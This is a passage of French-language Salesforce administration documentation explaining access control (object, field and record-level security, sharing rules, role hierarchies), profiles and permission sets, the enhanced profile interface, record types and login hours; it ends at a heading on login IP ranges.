## Suppression des balises personnelles pour les utilisateurs désactivés

Votre organisation peut avoir jusqu'à 5 000 000 balises personnelles et publiques appliquées à des enregistrements pour l'ensemble des utilisateurs. Si votre organisation s'apprête à atteindre cette limite, supprimez les balises personnelles des utilisateurs désactivés.

1. Dans Configuration, saisissez *Mise à jour des balises personnelles* dans la case Recherche rapide, puis sélectionnez **Mise à jour des balises personnelles**.
2. Sélectionnez au moins un utilisateur désactivé et cliquez sur **Supprimer**.

Une fois les balises personnelles supprimées, vous ne pouvez pas les restaurer.

Éditions

Disponible avec : Salesforce Classic

Mise à jour des balises personnelles disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour supprimer des balises personnelles pour des utilisateurs désactivés :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Paramètres des rubriques et de balises

# Contrôle des autorisations d'accès

Salesforce fournit un modèle de partage de données par niveaux flexible qui permet d'exposer différents jeux de données à différents groupes d'utilisateurs. Les utilisateurs peuvent ainsi travailler sans afficher des données qu'ils n'ont pas besoin et ne doivent pas consulter. Utilisez des ensembles d'autorisations et des profils pour spécifier les objets et les champs auxquels les utilisateurs peuvent accéder. Utilisez les paramètres de partage de l'organisation, des rôles utilisateur et des règles de partage pour spécifier les enregistrements individuels que les utilisateurs peuvent consulter et modifier.

Conseil: Lors de la mise en œuvre de la sécurité et des règles de partage pour votre organisation, créez un tableau contenant les divers types d'utilisateurs de l'organisation. Dans ce tableau, spécifiez le niveau d'accès aux données requis par chaque type d'utilisateur pour chaque objet ainsi que pour les champs et enregistrements de l'objet. Vous pouvez vous référer à ce tableau en définissant votre modèle de sécurité.

Éditions

Disponible avec : Salesforce Classic

Les options de gestion des données disponibles dépendent de votre édition de Salesforce.

**Sécurité au niveau de l'objet (ensembles d'autorisations et profils)**

La sécurité au niveau de l'objet (ou les autorisations d'objet) offre la méthode de contrôle des données la plus radicale. Avec les autorisations d'objet, vous pouvez empêcher un utilisateur de visualiser, de créer, de modifier ou de supprimer toute instance d'un type d'objet particulier, telle qu'une piste ou une opportunité. Elles permettent de masquer l'ensemble des onglets et objets à des utilisateurs spécifiques afin qu'ils ignorent l'existence même de ce type de données.

Vous spécifiez les autorisations d'objet dans des ensembles d'autorisation et des profils. Les *ensembles d'autorisations* et les *profils* sont des ensembles de paramètres et d'autorisations qui déterminent les droits d'un utilisateur dans l'application, semblables à un groupe dans un réseau Windows, dans lequel tous les membres du groupe disposent d'autorisations et d'accès aux dossiers identiques dans le même logiciel.

Les profils sont généralement définis par la fonction professionnelle d'un utilisateur (par exemple, administrateur système ou représentant commercial). Un profil peut être attribué à de nombreux utilisateurs, mais un utilisateur ne peut être attribué qu'à un seul profil. Vous pouvez utiliser des ensembles d'autorisations pour octroyer des autorisations et des paramètres d'accès supplémentaires aux utilisateurs. La gestion des autorisations et des accès utilisateur avec des ensembles d'autorisations est aisée, car vous pouvez attribuer plusieurs ensembles d'autorisations à un seul utilisateur.

**Sécurité au niveau du champ (ensembles d'autorisations et profils)**

Dans certains cas, vous souhaitez que les utilisateurs accèdent à un objet tout en limitant leur accès aux champs individuels de l'objet. La sécurité au niveau du champ (ou les autorisations de champ) détermine si un utilisateur peut afficher, modifier et supprimer une valeur d'un champ spécifique dans un objet. Elle permet de protéger des champs sensibles sans toutefois masquer l'objet complet aux utilisateurs. Les autorisations de champ sont également contrôlées dans des ensembles d'autorisations et des profils.

Contrairement aux présentations de page, qui contrôlent uniquement la visibilité de champs dans les pages de détail et de modification, les autorisations de champ contrôlent la visibilité des champs dans l'ensemble de l'application, notamment dans les listes associées, les vues de listes, les rapports et les résultats de recherche. Pour s'assurer qu'un utilisateur n'accède pas à un champ particulier, utilisez des autorisations de champ. Aucun autre paramètre ne garantit le même niveau de protection à un champ.

Remarque: La sécurité au niveau du champ n'empêche pas la recherche dans les valeurs d'un champ. Lorsque les termes de la recherche correspondent à des valeurs de champs protégés par la sécurité au niveau du champ, les enregistrements associés sont renvoyés dans les résultats sans les champs protégés et leurs valeurs.

**Sécurité au niveau de l'enregistrement (Partage)**

Après avoir défini les autorisations d'accès au niveau de l'objet et du champ, vous pouvez configurer les paramètres d'accès aux enregistrements eux-mêmes. La sécurité au niveau de l'enregistrement permet d'accorder aux utilisateurs l'accès à certains enregistrements d'objet et pas à d'autres. Chaque enregistrement appartient à un utilisateur ou à une file d'attente. Le propriétaire dispose d'un accès complet à l'enregistrement. Dans une hiérarchie, les utilisateurs de niveau supérieur ont toujours le même accès

que les utilisateurs de niveau inférieur. Cet accès s'applique aux enregistrements appartenant aux utilisateurs et à ceux partagés avec eux.

Pour spécifier la sécurité au niveau de l'enregistrement, définissez des paramètres de partage à l'échelle de votre organisation, définissez une hiérarchie, puis créez des règles de partage.

- Paramètres de partage à l'échelle de l'organisation : la première étape dans la sécurité au niveau de l'enregistrement consiste à déterminer des paramètres de partage à l'échelle de l'organisation pour chaque objet. Les paramètres de partage à l'échelle de l'organisation déterminent le niveau d'accès par défaut des utilisateurs aux enregistrements des autres utilisateurs.

  Les paramètres de partage à l'échelle de l'organisation permettent de verrouiller vos données au niveau le plus restrictif, et d'utiliser les autres outils de sécurité au niveau de l'enregistrement et de partage pour accorder l'accès à d'autres utilisateurs de façon sélective. Par exemple, supposons que les utilisateurs disposent des autorisations au niveau de l'objet Lire et Modifier sur les opportunités, et que le paramètre de partage à l'échelle de l'organisation est Lecture seule. Par défaut, ces utilisateurs peuvent lire tous les enregistrements d'opportunités, mais ils ne peuvent pas les modifier, sauf s'ils sont propriétaires de l'enregistrement ou disposent d'autorisations supplémentaires.

- Hiérarchie des rôles : une fois les paramètres de partage à l'échelle de l'organisation spécifiés, pour accorder un accès élargi aux enregistrements, la première méthode consiste à utiliser une hiérarchie des rôles. Semblable à un organigramme, une hiérarchie représente un niveau d'accès aux données dont un utilisateur ou un groupe d'utilisateurs a besoin. La hiérarchie des rôles garantit que les utilisateurs de niveau supérieur dans la hiérarchie ont toujours accès aux mêmes données que leurs subordonnés, quels que soient les paramètres par défaut à l'échelle de l'organisation. Il n'est pas nécessaire que les hiérarchies de rôles correspondent exactement à l'organigramme de votre organisation. Chaque rôle d'une hiérarchie doit représenter un niveau d'accès aux données dont un utilisateur ou un groupe d'utilisateurs a besoin.

  Vous pouvez également utiliser une hiérarchie de territoires pour partager l'accès à des enregistrements. Une hiérarchie de territoires accorde aux utilisateurs l'accès à des enregistrements en fonction de critères tels que le code postal, le secteur d'activité, le chiffre d'affaires ou un champ personnalisé pertinent pour votre entreprise. Par exemple, vous pouvez créer une hiérarchie de territoires dans laquelle un utilisateur associé au rôle « France » peut accéder à données différentes que les utilisateurs associés aux rôles « Suisse » et « Belgique ».

  Remarque: Bien qu'il soit aisé de confondre des ensembles d'autorisations et des profils avec des rôles, ils contrôlent deux éléments très différents. Les ensembles d'autorisations et les profils contrôlent les autorisations d'accès à l'objet et au champ d'un utilisateur. Les rôles contrôlent essentiellement l'accès au niveau de l'enregistrement d'un utilisateur via une hiérarchie des rôles et des règles de partage.

- Règles de partage : elles permettent de créer des exceptions automatiques aux paramètres de partage à l'échelle d'une organisation pour des ensembles d'utilisateurs spécifiques, afin de leur donner accès à des enregistrements dont ils ne sont pas propriétaires ou qu'ils ne peuvent normalement pas afficher. Les règles de partage, comme les hiérarchies des rôles, sont utilisées uniquement pour accorder l'accès à des enregistrements à des utilisateurs supplémentaires ; elles ne peuvent pas être plus strictes que les paramètres par défaut de l'organisation.
- Partage manuel : il est parfois impossible de définir un groupe cohérent d'utilisateurs ayant besoin d'accéder à un ensemble d'enregistrements donné. Dans ce cas, les responsables d'enregistrements peuvent utiliser le partage manuel afin d'accorder des autorisations en lecture et en modification aux utilisateurs qui ne disposent d'aucun autre moyen pour accéder aux enregistrements. Bien que le partage manuel ne soit pas automatisé comme les paramètres de partage à l'échelle de l'organisation, les hiérarchies de rôles ou les règles de partage, il offre aux responsables d'enregistrements une flexibilité leur permettant de partager des enregistrements spécifiques avec des utilisateurs qui en ont besoin.
- Partage géré Apex : si les règles de partage et le partage manuel ne vous donnent pas le contrôle dont vous avez besoin, vous pouvez utiliser le partage géré Apex. Le partage géré Apex permet aux développeurs de partager des objets personnalisés à l'aide de programmes. Lorsque vous utilisez le partage géré Apex afin de partager un objet personnalisé, seuls des utilisateurs disposant de l'autorisation « Modifier toutes les données » peuvent ajouter ou modifier le partage de l'enregistrement de l'objet personnalisé, et l'accès de partage est préservé dans les modifications du responsable de l'enregistrement.

Profils

Les profils définissent comment les utilisateurs accèdent aux objets et aux données, et les opérations qu'ils peuvent exécuter dans l'application. Lors de la création d'utilisateurs, vous attribuez un profil à chaque utilisateur.

Révocation des autorisations et de l'accès

Pourquoi un utilisateur a-t-il accès à un compte ?

CONSULTER ÉGALEMENT :

Profils

Ensembles d'autorisations

Sécurité au niveau du champ

Paramètres de partage

# Autorisation et accès de l'utilisateur

Les autorisations utilisateur et les paramètres d'accès sont spécifiés dans des profils et des ensembles d'autorisations. Pour les utiliser avec efficacité, comprenez les différences entre les profils et les ensembles d'autorisations.

Les autorisations utilisateur et les paramètres d'accès spécifient ce que les utilisateurs peuvent faire au sein d'une organisation.

- Les autorisations déterminent la possibilité pour un utilisateur de modifier l'enregistrement d'un objet, d'afficher le menu Configuration, de vider la Corbeille de l'organisation ou de réinitialiser le mot de passe d'un utilisateur.
- Les paramètres d'accès déterminent d'autres fonctions, notamment l'accès aux classes Apex, la visibilité de l'application et les heures de connexion possibles pour l'utilisateur.

Un seul profil est attribué à chaque utilisateur, lequel peut également avoir plusieurs ensembles d'autorisations. Lors de la définition de l'accès de vos utilisateurs, utilisez des *profils pour attribuer les autorisations et les paramètres d'accès minimum* à des groupes d'utilisateurs spécifiques. Utilisez ensuite des *ensembles d'autorisations pour accorder des autorisations supplémentaires*, selon les besoins.

Le tableau suivant présente les types d'autorisation et de paramètre d'accès qui sont spécifiés dans les profils et dans les ensembles d'autorisations.

| Type d'autorisation ou de paramètre | Dans les profils | Dans les ensembles d'autorisations |
|---|---|---|
| Applications attribuées | ✅ | ✅ |
| Paramètres de l'onglet | ✅ | ✅ |
| Attributions de type d'enregistrement | ✅ | ✅ |
| Attributions de présentations de page | ✅ | |
| Autorisations d'objet | ✅ | ✅ |

Éditions

Disponible avec : Salesforce Classic

Les autorisations et paramètres disponibles varient en fonction de l'édition Salesforce dont vous disposez.

Ensembles d'autorisations disponibles avec : **Contact Manager** Edition, **Professional** Edition, **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

| Type d'autorisation ou de paramètre | Dans les profils | Dans les ensembles d'autorisations |
|---|---|---|
| Autorisations de champ | ✅ | ✅ |
| Autorisations utilisateur (application et système) | ✅ | ✅ |
| Accès à la classe Apex | ✅ | ✅ |
| Accès à la page Visualforce | ✅ | ✅ |
| Accès à la source de données externe | ✅ | ✅ |
| Accès du fournisseur de services (si Salesforce est activé en tant que fournisseur d'identité) | ✅ | ✅ |
| Autorisations personnalisées | ✅ | ✅ |
| Accès du client de bureau | ✅ | |
| Heures de connexion | ✅ | |
| Plages IP de connexion | ✅ | |

CONSULTER ÉGALEMENT :

- Profils
- Ensembles d'autorisations
- Révocation des autorisations et de l'accès

# Profils

Les profils définissent comment les utilisateurs accèdent aux objets et aux données, et les opérations qu'ils peuvent exécuter dans l'application. Lors de la création d'utilisateurs, vous attribuez un profil à chaque utilisateur.

Votre organisation inclut plusieurs profils standard dans lesquels vous pouvez modifier un nombre limité de paramètres. Dans les éditions qui contiennent des profils personnalisés, vous pouvez modifier toutes les autorisations et tous les paramètres à l'exception de la licence utilisateur. Dans les organisations Contact Manager Edition et Group Edition, vous pouvez attribuer des profils standard à vos utilisateurs, mais vous ne pouvez pas afficher ou modifier les profils standard, ni créer des profils personnalisés.

Chaque profil appartient à un seul type de licence utilisateur.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Profils personnalisés disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Utilisation de la page de l'interface utilisateur de profil avancée

Dans l'interface utilisateur de profil avancée, la page de présentation du profil fournit un point d'entrée pour tous les paramètres et autorisations d'un profil.

### Utilisation de l'interface de profil d'origine

Pour afficher un profil dans la page du profil d'origine, dans Configuration, saisissez *Profils* dans la case `Recherche rapide`, puis sélectionnez **Profils** puis le profil souhaité.

### Profils standard

Chaque organisation contient des profils standard que vous pouvez attribuer à des utilisateurs. Vous pouvez modifier certains paramètres dans les profils standard.

### Gestion des listes de profils

Les profils définissent comment les utilisateurs accèdent aux objets et aux données, et les opérations qu'ils peuvent exécuter dans l'application. Lors de la création d'utilisateurs, vous attribuez un profil à chaque utilisateur. Pour afficher les profils de votre organisation, dans Configuration, saisissez *Profils* dans la case `Recherche rapide`, puis sélectionnez **Profils**.

### Clonage de profils

Au lieu de créer des profils, gagnez du temps en clonant des profils existants et en les personnalisant.

### Affichage des utilisateurs attribués d'un profil

Pour afficher tous les utilisateurs attribués à un profil depuis la page de présentation du profil, cliquez sur **Utilisateurs attribués** (dans l'interface utilisateur de profil avancée) ou sur **Afficher les utilisateurs** (dans l'interface utilisateur du profil d'origine). Depuis la page des utilisateurs attribués, vous pouvez :

### Modification des autorisations d'objet dans les profils

Les autorisations d'objet spécifient le type d'accès aux objets dont disposent les utilisateurs.

### Affichage et modification des paramètres des onglets dans des ensembles d'autorisations et des profils

Les paramètres des onglets spécifient si un onglet s'affiche dans la page Tous les onglets ou s'il est visible dans un ensemble d'onglets.

### Affichage et modification d'applications attribuées dans des profils

Les paramètres d'applications attribuées spécifient les applications que les utilisateurs peuvent sélectionner dans le menu des applications Force.com.

### Activation d'autorisations personnalisées dans des profils

Les autorisations personnalisées permettent d'accorder l'accès à des processus ou des applications personnalisées. Lorsque vous avez créé puis associé une autorisation personnalisée à un processus ou une application, vous pouvez activer l'autorisation dans des profils.

Affichage et modification des paramètres d'expiration de session dans les profils

Utilisez les Paramètres de session afin de définir le nombre de minutes ou d'heures d'inactivité avant l'expiration de la session d'authentification d'un utilisateur. À la fin de la session, l'utilisateur doit se reconnecter.

Affichage et modification des stratégies de mot de passe dans les profils

Pour vérifier que le niveau de sécurité approprié est utilisé pour les mots de passe dans votre organisation, spécifiez des exigences de mot de passe avec des paramètres de stratégies de mot de passe pour les utilisateurs attribués à un profil. Les paramètres Stratégies de mot de passe du profil remplacent les Stratégies de mot de passe de l'organisation pour les utilisateurs associés à ce profile. Si vous ne définissez pas les Stratégies de mot de passe dans un profil, celles de l'autorisation s'appliquent. Les nouvelles stratégies de mot de passe entrent en vigueur lorsque les utilisateurs actuellement associés au profil réinitialisent leur mot de passe.

Champs de stratégie de mot de passe dans les profils

Spécifiez des exigences de mot de passe à l'aide des paramètres de stratégies de mot de passe. Pour comprendre l'impact de chaque champ sur les exigences de passe d'un profil, consultez les descriptions ci-dessous.

CONSULTER ÉGALEMENT :

Modification de plusieurs profils avec des vues de liste de profils

# Utilisation de la page de l'interface utilisateur de profil avancée

Dans l'interface utilisateur de profil avancée, la page de présentation du profil fournit un point d'entrée pour tous les paramètres et autorisations d'un profil.

Pour ouvrir la page de présentation du profil, dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils** et cliquez sur le profil que vous souhaitez afficher.

Depuis la page de présentation du profil, vous pouvez :

- Rechercher un objet, une autorisation ou un paramètre
- Cloner le profil
- S'il correspond à un profil personnalisé, supprimez-le en cliquant sur **Supprimer**

  Remarque: Vous ne voulez pas supprimer un profil qui est attribué à un utilisateur, même si l'utilisateur est inactif.
- Modifier le nom ou la description du profil en cliquant sur **Modifier les propriétés**
- Afficher une liste des utilisateurs attribués au profil
- Sous Applications et Système, cliquez sur un lien pour afficher ou modifier des autorisations et des paramètres.

Présentation de l'interface utilisateur de profil améliorée

Paramètres d'application et système dans l'interface utilisateur de profil avancée

Recherche dans l'interface utilisateur de profil avancée

Pour localiser un nom d'objet, d'onglet, d'autorisation ou de paramètre dans une page de profil, saisissez au moins trois lettres consécutives dans la case **Rechercher des paramètres**. Pendant la saisie, des suggestions de résultats correspondant aux termes recherchés s'affichent dans une liste. Cliquez sur un élément de la liste pour accéder à sa page de paramètres.

Attribution de types d'enregistrement et de présentations de page dans l'interface utilisateur de profil avancée

Affichage et modification des heures de connexion dans l'interface utilisateur de profil avancée

Pour chaque profil, vous pouvez spécifier les heures durant lesquelles les utilisateurs peuvent se connecter.

Limitation des plages IP de connexion dans l'interface utilisateur de profil avancée

Controlez l'accès à la connexion au niveau de l'utilisateur en spécifiant une plage d'adresses IP autorisées dans le profil d'un utilisateur. Lorsque vous définissez des restrictions d'adresses IP pour un profil, les connexions à partir d'autres adresses IP sont refusées.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Profils personnalisés disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher des profils :
- Afficher la configuration

Pour supprimer des profils et modifier les propriétés d'un profil :
- Gérer les profils et les ensembles d'autorisations

CONSULTER ÉGALEMENT :

Présentation de l'interface utilisateur de profil améliorée

## Présentation de l'interface utilisateur de profil améliorée

L'interface utilisateur de profil améliorée fournit une expérience rationalisée de la gestion des profils. Vous pouvez aisément parcourir, rechercher et modifier les paramètres d'un profil.

Pour activer l'interface utilisateur de profil avancée, dans Configuration, saisissez *Interface utilisateur* dans la case Recherche rapide, sélectionnez **Interface utilisateur**, sélectionnez **Activer l'interface utilisateur de profil avancée**, puis cliquez sur **Enregistrer**. Votre organisation ne peut utiliser qu'une seule interface utilisateur de profil améliorée à la fois.

Remarque: Vous ne pouvez pas utiliser l'interface utilisateur de profil améliorée si :

- Vous utilisez Microsoft® Internet Explorer® version 6 ou antérieure pour gérer vos profils (sauf si vous avez installé le plug-in Google Chrome Frame™ pour Internet Explorer).
- Votre organisation utilise des groupes de catégories dans les profils clients utilisés pour les sites.
- Votre organisation délègue l'administration du portail partenaire aux utilisateurs du portail.

CONSULTER ÉGALEMENT :

Utilisation de la page de l'interface utilisateur de profil avancée

Profils

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Profils personnalisés disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer l'interface utilisateur de profil avancée :

- Personnaliser l'application

## Paramètres d'application et système dans l'interface utilisateur de profil avancée

Dans l'interface utilisateur de profil avancée, les administrateurs peuvent aisément parcourir, rechercher et modifier les paramètres d'un profil unique. Les autorisations et les paramètres sont organisés en pages dans les catégories d'applications et de système, qui reflètent les autorisations requises par les utilisateurs pour gérer et utiliser les ressources d'applications et système.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

### Paramètres d'application

Les applications sont des ensembles d'onglets que les utilisateurs peuvent modifier via le menu déroulant de l'en-tête. Tous les objets, composants, données et configurations sous-jacents restent inchangés, quelle que soit l'application sélectionnée. En sélectionnant une application, les utilisateurs parcourent un ensemble d'onglets qui permettent d'utiliser avec efficacité la fonctionnalité sous-jacente en vue d'effectuer des tâches spécifiques à l'application. Par exemple, supposons que vous travaillez essentiellement dans l'application Ventes, qui contient les onglets Comptes et Opportunités. Pour suivre une nouvelle campagne de marketing, plutôt que d'ajouter l'onglet Campagnes à l'application Ventes, vous sélectionnez Marketing dans la liste déroulante des applications pour consulter vos campagnes et les membres des campagnes.

Dans l'interface utilisateur de profil avancée, la section Applications de la page de présentation contient des paramètres qui sont directement associés au processus métier qu'activent les applications. Par exemple, les agents de services personnalisés peuvent avoir à gérer des requêtes, par conséquent, l'autorisation « Gérer les requêtes » figure dans la section Centre d'appels de la page Autorisations de l'application. Certains paramètres de l'application ne sont pas associés aux autorisations d'application. Par exemple, pour activer l'application Responsable des absences dans AppExchange, les utilisateurs doivent avoir accès aux classes Apex et aux pages Visualforce appropriées, ainsi qu'aux autorisations d'objet et de champ qui permettent de créer des requêtes d'absence.

**Remarque:** Quelle que soit l'application sélectionnée, toutes les autorisations d'un utilisateur sont respectées. Par exemple, bien que l'autorisation « Importer les pistes » figure sous la catégorie Ventes, un utilisateur peut néanmoins importer des pistes depuis l'application Centre d'appels.

### Paramètres du système

Certaines fonctions système s'appliquent à une organisation et à aucune application en particulier. Par exemple, les heures de connexion et les plages IP de connexion contrôlent la possibilité pour un utilisateur de se connecter, quelle que soit l'application à laquelle l'utilisateur accède. D'autres fonctions système s'appliquent à toutes les applications. Par exemple, les autorisations « Exécuter les rapports » et « Gérer les tableaux de bord » permettent aux responsables de créer et de gérer des rapports dans toutes les applications. Dans certains cas, notamment avec « Modifier toutes les données », une autorisation s'applique à toutes les applications, mais inclut également des fonctions non associées à des applications, par exemple la possibilité de télécharger le module Data Loader.

CONSULTER ÉGALEMENT :

Présentation de l'interface utilisateur de profil améliorée

## Recherche dans l'interface utilisateur de profil avancée

Pour localiser un nom d'objet, d'onglet, d'autorisation ou de paramètre dans une page de profil, saisissez au moins trois lettres consécutives dans la case **Rechercher des paramètres**. Pendant la saisie, des suggestions de résultats correspondant aux termes recherchés s'affichent dans une liste. Cliquez sur un élément de la liste pour accéder à sa page de paramètres.

Les termes de la recherche ne sont pas sensibles à la casse. Pour certaines catégories, vous pouvez rechercher le nom de l'autorisation ou du paramètre spécifique. Pour les autres catégories, recherchez le nom de la catégorie.

| Élément | Rechercher | Exemple |
|---|---|---|
| Applications attribuées | Nom de l'application | Saisissez `ventes` dans la zone Rechercher les paramètres, puis sélectionnez `Ventes` dans la liste. |
| Objets | Nom de l'objet | Supposons que vous avez un objet personnalisé Albums. Saisissez `albu`, puis sélectionnez `Albums`. |
| • Champs<br>• Types d'enregistrement<br>• Attributions de présentations de page | Nom du projet parent | Supposons que votre objet Albums contient un champ Description. Pour rechercher le champ `Description` dans des albums, saisissez `albu`, sélectionnez `Albums`, puis faites défiler jusqu'à `Description` sous Autorisations du champ. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les autorisations et paramètres de profil disponibles varient en fonction de l'édition Salesforce dont vous disposez.

AUTORISATIONS UTILISATEUR

Pour rechercher des autorisations et des paramètres dans un profil :
- Afficher la configuration

| Élément | Rechercher | Exemple |
|---|---|---|
| Onglets | Onglet ou nom de l'objet parent | Saisissez *rap*, puis sélectionnez `Rapports`. |
| Autorisations d'application et du système | Nom de l'autorisation | Saisissez *api*, puis sélectionnez `API activé`. |
| Toutes les autres catégories | Nom de la catégorie | Pour rechercher des paramètres d'accès à la classe Apex, saisissez *acce*, puis sélectionnez `Accès à la classe Apex`. Pour rechercher des autorisations personnalisées, saisissez *auto*, puis sélectionnez `Autorisations personnalisées`. Et ainsi de suite. |

Si aucun résultat ne s'affiche dans une recherche :

- Vérifiez si l'autorisation, l'objet, l'onglet ou le paramètre que vous recherchez est disponible dans l'organisation active.
- Vérifiez que l'élément que vous recherchez est disponible pour la licence utilisateur associée au profil actif. Par exemple, un profil qui inclut la licence Portail client haut volume ne comprend pas l'autorisation « Modifier toutes les données ».
- Assurez-vous que les termes de votre recherche contiennent au moins trois caractères consécutifs correspondant au nom de l'élément recherché.
- Assurez-vous que vous avez correctement orthographié le terme de la recherche.

CONSULTER ÉGALEMENT :

Présentation de l'interface utilisateur de profil améliorée

## Attribution de types d'enregistrement et de présentations de page dans l'interface utilisateur de profil avancée

Dans l'interface utilisateur de profil avancée, les paramètres de type d'enregistrement et d'attribution de présentation de page déterminent les mappages de type d'enregistrement et d'attribution de la présentation de page utilisés lorsque des utilisateurs affichent des enregistrements. Ils déterminent également les types d'enregistrement disponibles lorsque des utilisateurs créent ou modifient des enregistrements.

Pour spécifier des types d'enregistrement et des attributions de présentation de page :

1. Dans Configuration, saisissez *Profils* dans la case `Recherche rapide`, puis sélectionnez **Profils**.
2. Sélectionnez un profil.
3. Dans la case **Rechercher les paramètres**, saisissez le nom de l'objet voulu et sélectionnez-le dans la liste.
4. Cliquez sur **Modifier**.
5. Dans la section Types d'enregistrement et attributions de présentation de page, modifiez les paramètres selon vos besoins.

| Paramètre | Description |
|---|---|
| Types d'enregistrement | Répertorie tous les types d'enregistrement existants d'un objet.<br>`--Master--` est un type d'enregistrement généré par le système utilisé quand aucun type d'enregistrement personnalisé n'est associé à l'enregistrement. Lorsque `--Master--` est attribué, les utilisateurs ne peuvent pas définir de type pour un enregistrement, comme pour la création d'un enregistrement. Tous les autres types d'enregistrement sont des types personnalisés. |
| Attribution de présentation de page | La présentation de page à utiliser pour chaque type d'enregistrement. La présentation de page détermine les boutons, les champs, les listes associées et les autres éléments que les utilisateurs ayant ce profil affichent lors de la création d'enregistrements avec le type associé. Tous les utilisateurs ayant accès à tous les types d'enregistrement, chaque type d'enregistrement doit avoir une attribution de présentation de page, même si le type d'enregistrement n'est pas attribué dans le profil. |
| Types d'enregistrement attribués | Les types d'enregistrement sélectionnés dans cette colonne sont disponibles lorsque des utilisateurs ayant ce profil créent des enregistrements pour l'objet. Si `--Master--` est sélectionné, vous ne pouvez sélectionner aucun type d'enregistrement personnalisé ; si un type d'enregistrement personnalisé est sélectionné, vous ne pouvez pas sélectionner `--Master--`. |

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Types d'enregistrement disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour modifier le type d'enregistrement et les paramètres d'accès à la présentation de page :

- Gérer les profils et les ensembles d'autorisations

| Paramètre | Description |
| --- | --- |
| Type d'enregistrement par défaut | Le type d'enregistrement par défaut à utiliser lorsque des utilisateurs ayant ce profil créent des enregistrements pour l'objet. |

Les paramètres de types d'enregistrement et d'attributions de présentation de page présentent quelques différences pour les objets ou onglets suivants.

| Objet ou onglet | Différence |
| --- | --- |
| Comptes | Si votre organisation utilise des comptes personnels, l'objet comptes comprend en outre les paramètres de **type d'enregistrement de compte professionnel par défaut** et de **type d'enregistrement de compte personnel par défaut** qui spécifient le type d'enregistrement par défaut à utiliser lorsque des utilisateurs du profil créent des enregistrements de compte professionnel ou personnel à partir de pistes converties. |
| Requêtes | L'objet requêtes comprend en outre des paramètres de **Fermeture de requête** qui affichent les attributions de présentation de page à utiliser pour chaque type d'enregistrement dans les requêtes fermées. Cela signifie qu'un même type d'enregistrement peut avoir des présentations de page différentes pour des requêtes ouvertes et fermées. Lorsque des utilisateurs ferment une requête, ce paramètre supplémentaire peut afficher une présentation de page différente qui précise sa fermeture. |
| Accueil | Vous ne pouvez pas spécifier de type d'enregistrement personnalisé pour l'onglet d'accueil. Vous pouvez uniquement sélectionner une attribution de présentation de page pour le type d'enregistrement --Master--. |

6. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Comment l'accès au type d'enregistrement est-il spécifié ?

Attribution de types d'enregistrement personnalisé dans des ensembles d'autorisations

Utilisation de la page de l'interface utilisateur de profil avancée

# Affichage et modification des heures de connexion dans l'interface utilisateur de profil avancée

Pour chaque profil, vous pouvez spécifier les heures durant lesquelles les utilisateurs peuvent se connecter.

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.
2. Sélectionnez un profil, puis cliquez sur son nom.
3. Dans la page de présentation du profil, faites défiler jusqu'à Heures de connexion, puis cliquez sur **Modifier**.
4. Définissez les jours et les heures auxquels les utilisateurs ayant ce profil peuvent se connecter à l'organisation.

   Pour permettre aux utilisateurs de se connecter à tout moment, cliquez sur **Effacer toutes les heures**. Pour interdire l'accès au système un jour précis, définissez la même valeur pour l'heure de début et l'heure de fin.

   Si des utilisateurs sont connectés lorsque leurs heures de connexion expirent, ils peuvent continuer à afficher la page active, mais ils ne peuvent exécuter aucune action.

Remarque: Lors de la définition initiale des heures de connexion pour un profil, les heures sont basées sur le `Fuseau horaire par défaut` de l'organisation, spécifié dans la page Informations sur la société, dans Configuration. Ensuite, toute modification du `Fuseau horaire par défaut` de l'organisation n'affecte pas le fuseau horaire des heures de connexion du profil. Ainsi, les heures de connexion s'appliquent toujours pendant ces périodes, même si un utilisateur se trouve dans un fuseau horaire différent ou si le fuseau horaire par défaut de l'organisation est modifié.

Selon que vous les consultez ou les modifiez, les heures de connexion peuvent s'afficher différemment. Dans la page de modification Heures de connexion, les heures sont affichées dans le fuseau horaire que vous avez spécifié. Dans la page de présentation du profil, elles s'affichent dans le fuseau horaire par défaut d'origine de l'organisation.

CONSULTER ÉGALEMENT :

Présentation de l'interface utilisateur de profil améliorée

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Profils personnalisés disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher les paramètres d'heures de connexion :

- Afficher la configuration

Pour modifier les paramètres d'heures de connexion :

- Gérer les profils et les ensembles d'autorisations

## Limitation des plages IP de connexion dans l'interface utilisateur de profil avancée

